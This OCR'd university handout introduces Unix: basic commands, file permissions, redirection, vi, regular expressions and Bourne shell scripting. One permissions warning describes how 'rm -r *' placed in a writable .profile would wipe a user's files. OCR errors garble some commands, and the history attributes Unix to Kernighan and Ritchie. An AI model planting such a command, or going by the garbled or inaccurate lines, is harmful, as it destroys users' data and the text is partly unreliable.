UNIVERSITY OF ATHENS
DEPARTMENT OF INFORMATICS & TELECOMMUNICATIONS

Working with the Unix OS

Maria Fragouli
Dimitris Leventis
Argyris Petropoulos
Alex Delis

AN INTRODUCTION TO UNIX

CONTENTS

TABLE OF FIGURES

1. INTRODUCTION TO UNIX

Brief History

The Unix system was developed by Brian Kernighan and Dennis Ritchie at AT&T. It is written in the C language and it entails many simple powerful concepts such as

- simple homogeneous file system
- devices & files treated the same
- pipes - turn programs into building blocks
- powerful shell command language
- on-line manuals

The system is designed as a program development environment, not a commercial data processing operation system

Earlier Versions

of the system include:

- Version 6 Unix -early 70s -very cheap for Universities
- Version 7 Unix -dominated the research world
- Berkeley Unix 4.1, 4.2, 4.3, 4.4 -fast file system, sockets, symbolic links
- AT&T System V 4.2 -file locking for data bases
- Networking & Remote mounted file systems

Unix Survival commands

- Login & Logout

login	user_name
password	enter with noecho
exit	logout
passwd	to change password

- File manipulation

cat <file>	output file
more <file>	scroll file
mv <from-file> <to-file>	rename file
rm <file>	remove file
cp <from-file> <to-file>	copy file
cp <file1> <file2> <to-dir>	copy file to directory

- Working with files

ls	list directory
mkdir	make directory
rmdir	remove directory
cd	change working directory
pwd	display working directory

- Printing

lp or lpr	print files
lpstat or lpq	status of line printer queue

- Compilation

cc	C compiler
cc -o name name.c	compiles the program in "name.c", creates an executable program file in "name"
lint name.c	check C programs scrupulously

UBUNTU: splint

Usage: splint <options> fileName

- Execution

`mame`	executes program in file "name"
`a.out`	default from cc if -0 not used

Command Shells

command interpreter	accepts commands while logged in
programming languages	shell scripts

`sh`	Bourne Shell	the original
`csh`	C Shell	C-like interpretive language
`ksh`	Korn Shell	includes all of Bourne shell
`tcsh`	Enhanced C Shell	completely compatible to the C Shell

Help on-line manuals for commands

`man ls`	ls manual
`man`	man manual
`man <command>`	man for any command
`man -k <keyword>`	keyword search in description

Example:

`man -k write`	(= apropos -ucb command)
`creat(2)`	create a new file or rewrite an existing one

~~~~~~

UBUNTU, SOLARIS: touch

Usage: touch <filename>

~~~~~~

`fread, fwrite(3S)`	buffered binary input/output to a stream file
`lseek(2)`	move read/write file pointer; seek
`rwall(lM)`	write to all users over a network
`rwall(3N)`	write to specified remote machines
`wall(1M)`	write to all users
`write(1)`	write (talk) to another user
`write, writev(2)`	write on a file

File Permissions

Example:

`ls -1 myfile`

0123456789	L	User	Group	Size	Last-Updated	File-Name
`-rwxrwxrwx`	`1`	`fred`	`student`	`2134`	`Feb 17 14:05`	`myfile`

where:

`L:`	number of links
`0:`	type of file {"-": ordinary, "d": directory}
`123:`	owner (user) rights
`456:`	group rights
`789:`	world (others) rights

More specifically, the access rights when applied to files or directories are:

	Files	Directories
147 = "r"	read	read file names (ls)
258 = "w"	write	create/delete files (cp, rm)
369 = "x"	execute	access files in sub-directory (called search permission)

Example:
`drwxr-xr-- 2 fred student 1024 Mar 21 19:35.`
0 = "d" its a directory
123 = "rwx", the owner has full permission
456 = "r-x" the student group members can list this directory and access its files
789 = "r--" everyone else can list the directory but not touch its files
or "--x" access directory files but only if file names are known, can't list directory

- In Summary:

To access an existing file, a user needs:
- search *"x"* permissions to each directory in the path name
- access *"r"* permission to the file

Example:
`cat ../dir1/dir2/prog.c`
- need *"x"* search permissions in:
  `..`
  `../dir1`
  `../dir1/dir2`
- and *"r"* read permission
  `../dir1/dir2/prog.c`

Warning:
- don't allow others "w" permissions to your directories, as files can then be deleted
- don't allow "w" permissions to your .profile "rm -r *" in your *.profile* would zap all your files next time you logged in `chown, chgrp & chmod`
  By the way...
  - `chown user file`
    -changes file ownership
    -can donate a file to another user
    -restricted to root on most systems
  - `chgrp group file`
    -changes the group of a file
    -only group members need apply
  - `chmod mode file`
    -changes file mode (permission bits)
    -can modify existing permissions or explicitly set new permissions
  - `chmod u+rw myfile`
    -adds user read & write permissions
  - `chmod og-x myprog`
    -removes group & others execute permission

- Mode bits:

File permissions are stored in one number as a set of bits called the mode

User	Group	Other	
r w x	r w x	r w x	
4	4	4	read
2	2	2	write
1	1	1	execute

Example
`chmod 644 myfile` sets "rw-r--r--" permissions
`chmod 751 myprog` sets "rwxr-x--x" permissions

- Unmask command:


The "`umask`" command is used to set the default creation mask for new files and directories (can be set in .profile).

It works in the opposite way to "chmod". The mask specifies which permissions should NOT be given when a file is created.

Examples:

```
$ umask 000          set no masked bits
$ date> myfile1      creates "myfile1"
$ ls -1 myfile1      show file permissions

-rw-rw-rw- 1 fred student 15 Jun 21:45 myfile1

$ umask  026         set umask bits
$ date> myfile2      creates "myfile2"
$ ls -1 myfile2      show file permissions

-rw-r----- 1 fred student 15 Jun 21:46 myfile2

$ mkdir mydir        creates a directory
$ ls -ld mydir

drwxr-x--x 1 fred student 15 Jun 21:46 mydir
```

I/O Redirection



where: *TTY* = terminal display (output) or keyboard (input)

`command > output-file`

To redirect the output from *"ls -l"* into the a file:

```
ls -l > mylsfile
```

">" redirects stdout to be output to a file. Note that errors still output to terminal.

`command ">>" output-file`

">>" appends stdout to the end of the output-file

```
ls -l >> mylsfile
```

If the output file already exists then *">"* will overwrite it, whereas *">>"* will append to the end of it. If the output file does not exist then both ">" and ">>" will create a new file.

command < input-file

The command *"wc"* counts the number of lines, words and characters which it read from stdin.

```
wc < mylsfile
```

...the output to TTY may look like:

```
  17   131   1236
```


"<" redirects stdin to be read from a file.

Pipes

To redirect the output from "ls -l" straight into the command "wc" we use the pipe connection "|".

```
ls -l | wc
```

"|" connects stdout of 1st command to "stdin" of 2nd.



Note: errors from both commands still go to terminal.

Examples:

```
spell < doc > doc.spell.mistakes
```

UBUNTU: aspell

Usage: apsell [options] <command>

```
who | sort | lpr
grep root < /etc/passwd | less
Grep searches for a pattern from stdin.
```

Background Processes

Normally when you execute a command the shell will wait until it has completed before prompting for the next command. Often, users don't want to wait before typing and executing the next command. To do this, the command is placed in the "background" by placing an ampersand "&" after the command.

Example:

While the spell program is checking spelling on doc1 the user can edit doc2

```
spell -b < doc1 > docs.spell &
vi doc2
```

Note ^C won't interrupt background processes. You have to use the "ps" command to find out the process number, and then "kill" the command.

- Command format

```
command [options] {file}
/bin/who who
ls -ld
cc -g -o object-file c-files
```

Note the object-file is an argument for the -o option

```
myfile                          relative to current directory
text/xyz
../myotherfile

/tmp/exinit                     absolute path names
/student/i017901/csb326/assl

cat myfile                      copies "myfile" to stdout
cat                             copies stdin to stdout
paste filel -file2              merges lines from filel, stdin and file2
```

Filenames

```
ls -l junk.c junk.o
ls -l *.c *.o
ls -l *
```

`*`	matches 0 or more characters
`?`	matches 1 character
`[ccc]`	matches a set of characters
`[c-c]`	set contains a range of chars
`ls -l [a-z]*`	matches all files starting with a lower case letter
`echo ???`	matches 3 char file names
`cat ex[0-l]`	matches ex0 and exl

Filename Patterns

One exception is the dot "." character which must be explicitly matched if it is the first character.

`echo *`	all files except those starting with a dot character
`echo .*`	all files starting with a dot

Otherwise the special directory files . and .. and many other normally hidden files would match "*".
Unlike MS-DOS, all unix commands can use patterns like these to generate file names, even your own programs. The reason is that pattern matching is built into the shell, instead of being duplicated in every program.

Argument Quoting

Often we wish to send a program which may contain some of the special characters like "`*`", "`>`", "`|`" or "&". How they can we prevent the shell from interpreting these as special?
The answer is to use quoting.

There are several ways to quote characters. The first method quotes just one character and is done by preceding it by a back-slash "\".

Example: `echo Now for the \* of the show...`
Outputs: `Now for the * of the show...`

Now the back-slash is a special character and it can be quoted using another back-slash.

Example: `echo Slash me back with a \\`
Outputs: `Slash me back with a \`

Another way to quote a string of characters is to place them inside single or double quotes.

Example: `echo 'Please enter a letter: [a-z]?'`
Outputs: `Please enter a letter: [a-z]?`

Note : In what it follows we are working at the Bourne Shell (give the command sh in the prompt).

Normally spaces and tabs would be separate each argument and the <return> key would indicate the end of a command. These special characters can also be quoted so that all characters within a quoted string would be treated as one argument to the program

Example:
```
echo "Line1
      Line2
      Line3"
```
Outputs:
```
Line1
Line2
Line3
```

Note that when typing a multi-line quoted argument, shell will prompt you with a ">" instead of "$" to indicate that the string is not yet complete.

Environment Variables

`EDITOR=/usr/bin/vi`	preferred editor
`EXINIT="set redraw aw ai wm=0"`	vi options

~~~~~~

UBUNTU,SOLARIS: Not Defined using any of the shells

~~~~~~

`HOME=/home/users/grad0777`	home directory
`LOGNAME=grad0777`	login name
`PATH=/home/newapps/SUNWspro/bin`	command search path

`PS1=$`	shell prompt

UBUNTU,SOLARIS: $prompt

`PS2=>`	quoted string prompt
`MAIL=/var/mail//grad0777`	mail box
`SHELL=/usr/local/bin/tcsh`	shell program
`TERM=xterm`	terminal type
`HOST=kronos`	computer host name

Use the command "`set`" with no arguments to display the values of all shell environment variables.
All environment variables are strings. To change value or create a new variable, use a shell command of the form:
`<variable-name>=<string>`

Example:
```
EXINIT="set redraw aw ai wm=0 number"
PS1="Please give me a command? "
```
Note that there is no space beside the equals sign.

If the string does not contain any characters that need quoting, then the quotes are not needed. i.e. no white space, or pattern characters

Example:
```
TERM=vtl00      set terminal type
TMP=/tmp/junk
TMP=            set to null string
TMP=
```
Each process has its own copy of these environment variables. When a command is executed and a new process is created by the shell, only the variables marked to be exported are copied into the new process.

Example:
```
export EXINIT TERM
```

Most variables set up by the system are already marked as exported. These exported variables are accessible within C programs by using the library function `getenv().`

Example:
```
char *termtype;
termtype = getenv("TERM");
```
Note however that another program cannot modify the environment variables within the original shell. This is because they exist in a separate process and only copies of these variables are available within the program.
Shell variables can also be used within the shell. Any shell command may contain variable names preceded by dollar "$" to substitute it's value.

Example:

`echo $HOME`	displays home directory


If a shell variable contains special characters such as white space or pattern characters then these are interpreted after the variable is substituted.

Example:
```
LIB="curses"
CCFILES="yesno.o *.c"
CC=cc -o myprog -l$LIB $CCFILES
$CC assl kit          Is this the same as?
cc -o myprog -lcurses yesno.o assl.c kit.c
```

Command	Output
`echo $CCFILES`	`yesno.o ass1.c kit.c`
`echo "$CCFILES"`	`yesno.o *.c`
`echo '$CCFILES'`	`$CCFILES`

Vi modes

`vi file-name` start visual editor
File is created/opened and first screen displayed.



From command mode (to line mode)
`":"` waits for input on last line of screen
`"/"` search forward for a pattern
`"?"` search backward for a pattern

- Cursor motion

left `h` or `<bs>`
down `j`
up `k`
right `1` or `<space>`

start of previous line `-`
start of next line `+` or `<return>`
start of current line `0`
start of text on line `^`
end of current line `$`

Top `H`, Middle `M`, Bottom `L` of screen

scroll up `^U`, down `^D`
page back `^B`, forward `^F`
word back `b`, forward `w`, end of word `e`
word back `B`, forward `W`, end of word `E`

goto last line `G`, 1st line `lG`, 6th line `6G`

position in a column 70 `70|`

- Multiple moves

`5w` five words forward
`5+` five lines forward

- Searching

for a string:
forward `/`, back `?`
next same direction `n`
next reverse direction `N`
single character "c" on current line:
forward `fc`, backward `Fc`
next same direction `;`
next reverse direction `,`
just before a character:
forward `tc`, backward `Tc`

- Insert

until an <escape> key
insert before cursor `i`, append after `a`
before start of line `I`, at end of line `A`
open line before current `O`, after `o`
`iHello<esc>` inserts the word 'Hello'
`70a-<esc>` appends 70 dashes

- Delete

char at cursor `x`, before cursor `X`
word `dw`, line `dd`, end of line `D`
`d5w` deletes 5 words

- Change

word `cw`, line `cc`, rest of line `C`
change to end of word `ce`
change to before next comma `ct`

- Replace

just one character `r`
overwrite mode till escape `R`

- Substitute

replaces chars, changes to insert mode
1 char `s`, next 5 chars `5s`, a line `S`

- Put back the last thing deleted

after cursor `p`, before `P`
swap 2 chars `xp`, swap 2 lines `ddp`

- Yank

3 words `y3w`, line `Y`, 5 lines `5Y`
copy a line `Yp`, make 3 copies `Yppp`

- Mark point (labels a-z)

Mark a point with label a `ma`
Return to marked point a `'a`
Delete to marked point a `d'a`
Yank to marked point a `y'a`

- Buffers (buffers "a - "z)

link line into buffer a `"aY`
delete line into buffer a `"add`
extract from buffer a `"ap`

- Brackets

move to a matching bracket `() {} [] (%)`

- Indent

indent a line by one tab `>>`, un-indent `<<`
indent to mark a `>'a`, indent 5 lines `5>>`
indent a block of C code with `{}` `>%`

- Misc

redraw screen `^L`
join current and next line `J`
change case of one letter `~`
repeat last command `.`
undo last change `u`, all changes on line `U`

- Exit

Save and Quit `:wq or ZZ`
Write a copy `:w`
Write to filename `:w newfile`
Write section of file `:w'a, .w! newfile`
Quit `:q`
Quit and force it `:q!`
Edit another file `:e file`
Edit next file `:n (vi filel file2 ...)`
Insert another file `:r file`

- Shell commands inside vi

execute shell command `:!cmd args`
jump into shell `:sh (return with "exit")`
insert output from cmd `:r !cmd args`
output to shell cmd `:w !cmd args`

- Vi options

show current settings `:set all`
indent mode `:set auto indent`
ignore case searching `:set ignorecase`
set terminal type `:set term=vtl00`
show line numbers `:set number`
wrap line at edge `:set wrapmargin=0`

Options can be set from shell or .profile.

```
EXINIT="set redraw autowrite autoindent
wm=0 ts=8"
export EXINIT
```

- Insert mode commands

backspace one word `^W`
back one indent `^D`
enter non-printable char `^Vc`

- If you botched it

If you hit the wrong key... type <esc> to abort
If you accidentally altered something ...type `U`
If you moved somewhere ...type `''` to return back

Kernel & Utilities

The *Kernel* resides in memory, while the *Utilities* reside on disk -loaded into memory on request

- Logging In

The `init` program automatically starts up a `getty` for each terminal port on a system. *getty* determines the baud rate and displays the login: message. Whet someone types their login name getty starts the login program which checks the password with the entry in `/etc/passwd`. If successful the users default shell is activated.

The Shell is responsible for:

- program execution
- variable and file name substitution
- I/O redirection `< > >> <<`
- pipeline hookup `|`
- environment control
- interpreted programming language

Regular Expressions

used by *ed, sed, awk, grep, & vi*

- Compare with shell pattern matching

`*`	zero or more characters
`?`	a single character
`[a-z]`	range of characters

- Example regular expressions

`/ .../`	look for 3 chars surrounded by blanks
`1,$s/p.o/XXX/g`	change all occurrences of p?o to XXX (mary)

`1,$s/^/>>/`	insert >> at beginning of each line
`1,$s/..$//`	delete the last 2 chars from each line
`/[tT]he/`	look for the or The
`1,$s/[^a-zA-Z]//g`	delete all non alphabetic characters
`1,$s/ */ /g`	change multiple blanks to single blanks
`1,$s/e.*e/+++/`	change from first e to last e on a line
`1,$s/^.\{10\}//`	delete first 10 chars from each line
`1,$s/.\{5\}$//`	delete last 5 chars from each line
`1,$s/\(.*\) \(.*\)/\2 \1/`	switch to fields

- Regular expression characters

Notation	Meaning	Examples	Matches
`.`	any character	`x..`	x followed by any two characters
`^`	begin of line	`^wood`	line starting with wood
`$`	end of line	`x$`	line ending with x
		`^$`	line with no chars
`*`	zero or more	`x*`	zero or more x's
	occurrences of	`xx*`	one or more x's
		`.x*`	zero or more chars
`[chars]`	any cha rs	`[tT]`	lower/uppercase t
		`[a-z]`	lowercase letter
`[^chars]`	not chars	`[^0-9]`	any nonnumeric
		`[^a-zA-Z]`	any nonalphabetic
`\{min,max\}`	at least min	`x\{1,5\}`	at least 1 and
	and at most max		at most 5 x' s
	occurrences of	`[0-9]\{3,9\}`	anywhere from 3-9
	previous regular		successive digits
	expression	`[0-9]\{3\}`	exactly 3 digits
		`[0-9]\{3,\}`	at least 3 digits
`\(...\)`	store chars	`^\(.\)`	1st char on line
	matched between		store in register 1
	parentheses in	`^\(.\)\1`	1st and 2nd char on
	next register(1-9)		line if they're same

Advanced Vi

- Abbreviations

```
:ab fit      Faculty of Information Technology
```

- Macros -set of macro chars `{ q, v, K^, ^A, ^ D, ^ E, ^X, ^Y }`

```
:map ^A :!cat $HOME/.vihelp^M
```

- Search & Replace

```
:g/man /s//person /gc
:g/\(.*\) -\(.*\)/s//\2 -\1/gc
```

- Customise options for *".exrc'* file

```
:set all
```

options	abbreviation	default
`autoindent`	`ai`	`noai`
`ignorecase (search)`	`ic`	`noic`
`number`	`nu`	`nonu`
`redraw`		`noredraw`
`showmatch ) }`	`sm`	`nosm`
`wrapscan`	`ws`	`ws`
`wrapmargin`	`wm`	`wm=0`

The UNIX Operating System

- Advantages

UNIX runs on everything from PCs to super-computers. UNIX is a multi-user, multitasking operating system. There are millions of UNIX systems around the world supporting many users. Some UNIX is free.

- Criticisms

UNIX is not user friendly, uses cryptic commands, and was designed by programmers for programmers. UNIX uses concepts which are powerful but unfamiliar to many people who have worked with simpler operating systems. UNIX has more than 300 commands (DOS < 100).

- UNIX has three basic components

- The scheduler
  allows more than one person to use the computer at same time, this involves the concepts of time sharing and swapping.
- The file system
  a collection of files forming a hierarchical directory structure.
- The shell
  the command interpreter, this reads the lines you type and perform them accordingly.
  From the users view point: *UNIX = file_tree + utilities*

Basic Concepts

- Accounts

An account must be created by the super user known as *"root"* before you can log on. Each account has the following fields in the file */etc/passwd*.

- login name
- password
- identification number
- group number
- information field
- home directory
- login shell

- Shells

Bourne Shell uses the dollar sign (`$`) as a prompt
C-Shell uses the percent sign (`%`) as a prompt
Korn Shell uses the dollar sign (`$`) as a prompt
Tcsh uses the sign (>) as a prompt

Files

- Ordinary files

A collection of characters (8-bit bytes) which represent documents, source code, program data, and executables.
Each files has the following attributes:

- filename,
- inode number,
- size in bytes,
- access permissions,
- the owner and group


- Directory Files

A directory contains the names and inodes numbers of the files within it.
Inodes contain the following information:

- file type,
- links to file,
- location c disc,
- size of file,
- file owner,
- group,
- access permissions,
- and time file was modified

- Special Device Files
  Each physical device hard disc, line printer, terminals, memory is assigned to a "special file".

- Directory Structure



The inverted tree structured directory hierarchy

- User Directory
  Within the users "`home`" directory, a user may have other subdirectories that he/she own and control.

- Filenames
  A sequence of 1 to 14 (or 256) characters consisting of letters, digits and other special characters. When a filename contains an initial period, it is hidden.
  The following characters should never be used in filenames because they have special meaning to the shell: `?, *, [, ], ", '` and `-`.

- Pathnames
  A pathname is a sequence of directory names followed by a simple filename, each separated by a slash "/". If the pathname begins with a slash it specifies a file that can be found by search from "root", otherwise by search from user's current directory (found by the command "pwd" -path of working directory). All files and directories except root have parent directories.
  `.` shorthand name of current directory, e.g. `./filename`
  `..` shorthand name of parent directory, e.g. `cd..`

- Special Characters

`*`	match zero or more characters,	*e.g.* `ls chap*`
`[]`	matches any character inside brackets,	*e.g.* `ls chap[1-9]*`
`?`	matches any single character,	*e.g.* `ls chap?l`

- Notational Convention

`^d`	hold down control key and press the d key
`ESC`	the escape key

- Some Commands

`ls`	display directory contents
`lp`	file print files
`cat file`	display file contents commands are executable programs

- Command Syntax
  `cmd [option] [arguments] [filename]`
  options are always preceded by a dash "`-`".
  e.g. `ls -1`
  `grep "string of text" filename`

- Command Line
  The command line can be edited with `^h` (erase/backspace) and `^u` (kill). You cc also edit the command line with the Korn shell using vi commands (activated by ESC key).

Multiple commands can be entered on a single line, provided they are separated by a ";". To terminate a command you can type ^c (interrupt).

- Input and Output
  The default input comes from the terminal keyboard and output goes to the terminal screen.

- Redirection & Pipes
  `>` output redirection, *e.g.* `ls > filelist`
  `"` append output, *e.g.* `cat filename " files`
  `<` input redirection, *e.g.* `mail joe mary < letter`
  `|` pass output from one command to another,
  e.g. `sort filename | uniq | more who | wc-1`
  `2>` write standard errors to file, *e.g.* `command> outfile 2> errorfile`
  `&` allows commands to be submitted for background processing by appending "&" to the command line, *e.g.* `spssx <cmdfile> outfile 2> errorfile &`

  Note: C shell syntax is: `(spssx < cmdfile > outfile) >& errorfile &`

Logging In

- Logging In
  `login:` enter your user name.
  `password:` enter your password.
  `message of today`
  `(hp)` enter your terminal name
  `$` system prompt (Bourne, Korn)

- Logging Out
  `% logout` from C-shell
  `$ exit` from Korn shell
  `$ ^d` short logout if allowed
  Remember to logout!!!

- Changing Password
  `$ passwd`
  Changing password for user_name
  Old password:
  New password: *e.g.:* `no01WAY.`
  Re-enter new password:

- Terminal Type
  `$ TERM=vtlOO`
  `$ export TERM`

- Halt screen output
  `^s` stop scrolling
  `^q` start scrolling

Working with Files

- Print Working directory
  When you log in you are placed in your home directory.
  `$ pwd`

- Listing Directory Contents
  `$ ls` short list
  `$ ll` long list

```
-rw-rw-r--   1    user    group  1000     Feb 1 12:00       filename
permissions  number owner  group  size in  time of modification  filename
             of links                bytes
```

- Changing your directory

`$ cd /usr/local/bin`	verify with command "`pwd`"
`$ cd ..`	move up one directory
`$ cd /`	change to "root" directory
`$ cd`	return home

- Making and Removing directories
  `$ mkdir books`
  `$ rmdir texts`

- Renaming or moving files

`$ mv books texts`	moves books to texts

- Copying files

`$ cp filel file2`	copies file1 to file2

- Displaying files

`$ cat filename`	display file on screen
`$ more filename`	waits every screen to continue
`$ tail filename`	displays last 10 lines
`$ tail -20 file`	displays last 20 lines
`$ head -30 file`	display first 30 lines

- Deleting Files
  `$ rm filename`

`$ rm -i file`	confirm before deleting

- Finding Files (mary)
  find pathname -name filename -print
  e.g. `$ find / -name ls -print`

- Searching Files
  grep keyword filenames
  e.g. `$ grep user_name /etc/passwd`

- Word Count

`$ wc /etc/motd`	count of lines, words, character
`$ who | wc -l`	returns number of users

- Printing files
  `$ lp filename`

`lp-201`	request ID	Note: directory must be "publicly executable"

```
cat filename | lp      no problems
lp -n2 -dlp1 file      prints 2 copies on lp1

cancel lp-201          remove request Help
lpstat                 printer status
lpstat -plp2           status on lp2
```

A set of scripts for printing could be implemented.

```
print1                 return status on lp1
print2 file            request print on lp2
print2 -k              kill all requests for user
print1 -h              help on command
```

- Changing Permissions.

Permissions are shown in the first 10 characters of the long 1isting of files. The first character indicates the type of file and must be one of the following.

```
-   ordinary file
b   block special device -hard disk
c   character special device -terminal
d   directory
m   shared data
n   name special
p   pipe
s   semaphore
```

The next 9 characters are in three sets of three. Each three indicates permissions for owner (user), group, other users. Permissions have following meaning.

```
r   readable
w   writable
x   executable
-   permission not granted
```

- File Protection

```
$  chmod go-rwx filename
          user, group and other (all)
          read, write and execute
$  chmod go+rx filename
```

Directories with r-x allow other users to access it.

- Controlling Processes

```
$ ps -ef                    list all processes
$ ps -ef | grep user_name
$ kill -9 process_id        kill a process
```

- Status Information

```
$ who      who is on system
$ date     date and time information
$ du       disk usage
$ file     determine file type
$ stty     set terminal options
$ tty      get terminal name
```

- Help

```
$ help     for first time users
$ man      manual on how to use command
```

- Communications
  `$ mail` send and receive mail
  `$ write` signal other users

VI Editing

Entering vi
```
$ vi filename
```

Command Mode
- Help
  `^A` display help screen `(: !cat .vihelp^M)`

- Moving cursor

`h`	move left a character	`b`	back a word
`j`	move down a character	`^F`	forward a screen
`k`	move up a character	`^B`	backward a screen
`l`	move right	`w`	forward a word

- Deleting Text

`x`	delete character at cursor	`dd`	delete a line

- Replace Text

`r`	replace a character	`R`	enter REPLACE MODE

- Inserting Text

`i`	INPUT MODE before cursor	`o`	INPUT MODE line below
`a`	INPUT MODE after cursor	`O`	INPUT MODE line above

- Control of Changes

`u`	undo last change	`U`	restore current line
`.`	repeat last change		

- Moving Text

`Y`	yank line into buffer		
`p`	put buffer line below	`P`	put buffer line above

- Other commands

`J`	join with next line		- toggle case
`^G`	line number information		

- Searching
  `/text^M` search for next occurrence of text string
  `?text^M` search for previous occurrence of text string
  `n` repeat last search command
  `N` scan in opposite direction

- Saving and Leaving vi
  `:w^M` write (update) file
  `:wq^M` update and exit file
  `:q!^M` quit without update

Input or Replace mode

- Input Editing

^H delete last character
^V control character

- Leaving Input Mode
  ESC return to COMMAND MODE

SSH

- SSH is a remote login program
  usage: `ssh hostname -l login_name` or
  `ssh login_name@hostname`

  example:
```
>ssh  kronos.di.uoa.gr -l std00079  or
>ssh  std00079@kronos.di.uoa.gr
>std00079@kronos.di.uoa.gr's password: blabla
>Last login: Thu Jun 29 15:00:37 2006 from kronos.di.uoa.gr
>You have mail.
>kronos:/home/users/std00079>
```

2. UNIX SHELLS

Back Quote Substitution

One way of viewing the output from a command is as a big long string of characters. Unix shell provides a way to treat stdout from a command as a string which can be substituted into another command.

Example:
The `-l` option of `grep` lists the names of files that contain a pattern.
`grep -l 'bug' *.c:` outputs names of any *.c files containing the pattern 'bug'.
Say the output is:

```
file0.c
file3.c
```

Now using back-quotes '...' we can take this output from "grep" and treat it as a string substituted into the arguments for the command "`vi`".

```
vi 'grep -l 'bug' *.c': edits all *.c files containing the pattern 'bug'
vi file0.c file3.c
```

Example:
The "tr" command can translate one or more characters into a different set of characters.

```
PATH=/usr/local/bin:/usr/ucb:/bin:/usr/bin
```

The following outputs the string $PATH with colons translated into spaces:
`echo $PATH | tr : ' ':` outputs /usr/local/bin /usr/ucb /bin /usr/bin

We can use "`ls`" to display all of the system commands in the $PATH directories:

```
ls ' echo $PATH | tr : ' ' '
```

Shell Here Documents

When writing shell programs you sometimes want some constant data (e.g. test data) as standard input for a program. This can be done using "`<<`".

The general form is:

```
Command << string
data line 1
data line 2
   :
   :
data line N
string
```

Example:

```
spell <<!
The quick brown fox
jumps over the lazy dog
!
```

Would run the spell program,
read from standard input 2 lines of data.
The terminating string is "!"

Flow Control Commands ***(make sure that you are working at the Bourne Shell - sh command)***

- FOR Statement

As mentioned earlier shell is a complete programming language and provides a set of conditional and looping commands. Because shell usually dealing with lists the shell for loop terminates over a list of strings, such as a list of file names.

```
for variable in string1 string2 ...stringN
do
    commands ...
done
```

Example:

```
for file in ex1.c ex2.c yesno.c
do
    echo "==== $file ===="
    cat $file
done
```

Before giving another example we will introduce the UNIX command "sed". Sed takes as its arguments a list of editing commands. These commands are applied to text as it flows from stdin to stdout.

Example:

```
echo BIGONE | sed 's/BIG/small/':  outputs: smallONE
```

Example:

Suppose that we have a set of files which are named:

```
example1.c example2.c example3.c
```

And we wish to rename them using "mv" command to:

```
ex1.c ex2.c ex3.c

for file in example1.c example2.c example3.c
do
   mv "$file" 'echo "$file" I sed 's/example/ex/''
   #  ^old-name         ^new-name
done
```

- Conditional Expressions

All UNIX programs return a status code indicating it's success or failure when executed. The value *0* indicates success, any other value *(1-255)* indicates failure. Shell programs can test this status in several ways:

- IF Statement

```
if test-command
then
    commands ...      # when status is zero
else
    commands ...      # when status is non-zero
fi
Example:
if cp yourfile myfile
then
    vi myfile
fi
```

This executes the command "cp yourfile myfile". If it is successful (i.e. the copy worked), then it will edit myfile using the command "vi myfile".

The program "/bin/test" is often used in the if statement, to check if files exist or have correct permissions and to compare strings and numbers. It is also called "/bin/[" (Unix files can contain almost any character).

Example:

```
if [ "$TERM" != vt100 ]
then
    echo "Funny terminal type: $TERM "
else
    echo "Congratulations your emulating $TERM "
fi
```

- WHILE Statement

```
while test-command
do
   commands...
done
```

- BREAK & CONTINUE Statements

`break` transfers control to statement after the done where as continue transfers control to the done, and the loop continues execution.

- CASE Statement

```
case test-string in
    pattern-1)
        commands
        ; ;
    pattern-2)
        commands
        ; ;
    :
esac
```

TRAP Command

```
trap commands signal-numbers
```

Signal	Number	Conditions
hang up	1	disconnect phone line
terminal interrupt	2	pressing interrupt key
quit	3	pressing ^ \
kill	9	kill command (not -9)
ware terminate	15	default of kill command

Example:

```
trap '' 15  # prevent script exiting
trap 'echo INTERRUPT; exit l' 2

            # remove temporary file on exit command
trap 'rm /tmp/$$.$script 2> /dev/null ' 0
```

Functions

Functions are either in *".profile"* or in scripts that require them.

```
function-name()
{
   commands
}
```

Example:

```
wd()
{
   cd $1
   PS1=" ['pwd'] "
}
```

Shell Programs

